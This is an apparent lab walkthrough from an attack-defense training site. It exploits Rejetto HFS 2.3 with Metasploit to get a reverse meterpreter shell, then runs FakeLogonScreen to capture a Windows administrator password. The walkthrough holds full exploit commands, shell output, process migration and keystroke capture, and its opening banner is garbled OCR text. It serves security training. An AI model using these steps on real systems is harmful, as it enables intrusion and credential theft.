PENTESTER ACADEMYTOOL BOX PENTESTING
PENTESTER ACADEMYTOOL BOX PENTESTING
PATURED TEAM LABS ATTACKDEFENSE LABS
RITAINING COURSES ACCESS POINT PENTESTER
TEAM LABSPENTESTER TOOL BOY DO TO TO TEAM LAB
PATURED TEAM LABS RELUTION TO TEAM LAB
RITAINING COURSES ACCESS POINT PENTESTER
TOOL BOX TOOL BOY DO TO TO TEAM LAB
ATTACKDEFENSE LABS TRAINING COURSES PATURE CESS
PENTESTED LEGISLACIONAL TOOL BOX
TOOL BOX TOOL BOY PENTESTER ACADEMY
TOOL BOX TOOL BOY WORLD-CLASS TRAINERS TRAINING HACKER
TOOL BOX TOOL BOY PENTESTER ACADEMY
TOOL BOX TOOL BOY WORLD-CLI'
WORLD-CLASS TRAINERS
TOOL BOY WORLD-CLI'
TRAINING CO'
PENTESTING
TRAINING CO'
PENTESTING
TRAINING CO'
PENTESTING
TRAINING CO'
PENTESTING

Name	Windows: FakeLogonScreen
URL	https://attackdefense.com/challengedetails?cid=2338
Туре	Post Exploitation: With Metasploit

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the "target" file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.18.30
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.18.30

```
root@attackdefense:~# nmap 10.0.18.30
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-10 14:13 IST
Nmap scan report for 10.0.18.30
Host is up (0.16s latency).
Not shown: 995 closed ports
PORT
         STATE SERVICE
80/tcp
         open
              http
135/tcp
        open
              msrpc
139/tcp
        open
              netbios-ssn
445/tcp
              microsoft-ds
        open
3389/tcp open
              ms-wbt-server
Nmap done: 1 IP address (1 host up) scanned in 27.60 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.18.30

```
root@attackdefense:~# nmap -sV -p 80 10.0.18.30
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-10 14:14 IST
Nmap scan report for 10.0.18.30
Host is up (0.16s latency).

PORT STATE SERVICE VERSION
80/tcp open http HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.87 seconds
root@attackdefense:~# ■
```

Step 4: We will search the exploit module for hfs file server using searchsploit.

Command: searchsploit hfs

```
root@attackdefense:~# searchsploit hfs

Exploit Title

Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: Rejetto HTTP File Server (HFS) 2.3 is vulnerable to RCE. Exploiting the target server using metasploit framework.

Commands:

msfconsole -q use exploit/windows/http/rejetto_hfs_exec set RHOSTS 10.0.18.30 exploit

```
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.18.30
RHOSTS => 10.0.18.30
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit
[*] Started reverse TCP handler on 10.10.15.4:4444
[*] Using URL: http://0.0.0.0:8080/pIUmeuTyg
[*] Local IP: http://10.10.15.4:8080/pIUmeuTyg
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /pIUmeuTyg
[*] Sending stage (175174 bytes) to 10.0.18.30
[*] Meterpreter session 1 opened (10.10.15.4:4444 -> 10.0.18.30:49708) at 2021-04-10 14:15:02 +0530
[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\HFfuNUkCSpHpD.vbs' on the target

meterpreter >
[!] Tried to delete %TEMP%\HFfuNUkCSpHpD.vbs, unknown result
```

We have successfully exploited the target vulnerable application (hfs) and received a meterpreter shell.

Step 6: Migrate current process into explorer.exe

Command: migrate -N explorer.exe

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 1516 to 4164...
[*] Migration completed successfully.
meterpreter >
```

Step 7: Read the flag.

Command: cat C:\\flag.txt

```
meterpreter > cat C:\\flag.txt
046d4073264b2c3a4b479e66dac0f544meterpreter >
```

Flag: 046d4073264b2c3a4b479e66dac0f544

Step 8: Upload FakeLogonScreen.exe executable on the target machine to create fake windows login screen to obtain valid credentials.

About FakeLogonScreen:

"FakeLogonScreen is a utility to fake the Windows logon screen in order to obtain the user's password. The password entered is validated against the Active Directory or local machine to make sure it is correct and is then displayed to the console or saved to disk."

The executable located in: /root/Desktop/tools/FakeLogonScreen

Command: pwd

upload /root/Desktop/tools/FakeLogonScreen/FakeLogonScreen.exe .

```
meterpreter > pwd
C:\Windows\system32
meterpreter > upload /root/Desktop/tools/FakeLogonScreen/FakeLogonScreen.exe .
[*] uploading : /root/Desktop/tools/FakeLogonScreen/FakeLogonScreen.exe -> .
[*] uploaded : /root/Desktop/tools/FakeLogonScreen/FakeLogonScreen.exe -> .\FakeLogonScreen.exe
meterpreter >
```

We have uploaded the FakeLogonScreen.exe executable.


Step 9: Running FakeLogonScreen.exe.

Command: shell

FakeLogonScreen.exe


```
meterpreter > shell
Process 1724 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>FakeLogonScreen.exe
FakeLogonScreen.exe
C:\Windows\system32>
```

Step 10: Switch back to the Target Machine.



We can notice that the target machine is active with the Windows logon screen. Now, when a user enters a valid password then only he is able to access its Desktop again.

Enter an invalid password.




It says "**Password is incorrect, Try again**" Also, on the meterpreter we have captured all the keystrokes.

```
C:\Windows\system32>FakeLogonScreen.exe
FakeLogonScreen.exe

C:\Windows\system32>asd
asd
asd
asdasd
asdasd
asdasd
asdasdasd
asdasdasd
asdasdasd
asdasdasd
asdasdasd
asdasdasd
Administrator: asdasdasdasd
```

Now, enter a valid password that is provided.

Password: password1



As soon as we enter a valid administrator user password the Fake screen will not be displayed again. On the attacker's machine, we would have a valid plain-text password.

```
pa
pas
pass
pass
passw
passwo
passwor
password
passwordl
Administrator: password1 --> Correct
```

This technique is useful for social engineering password stealing. Also, it is useful when we want an instant password from the user in the post-exploitation phase.

References

- 1. Rejetto HTTP File Server (HFS) 2.3.x Remote Command Execution (https://www.exploit-db.com/exploits/39161)
- 2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec)
- 3. FakeLoginScreen (https://github.com/bitsadmin/fakelogonscreen)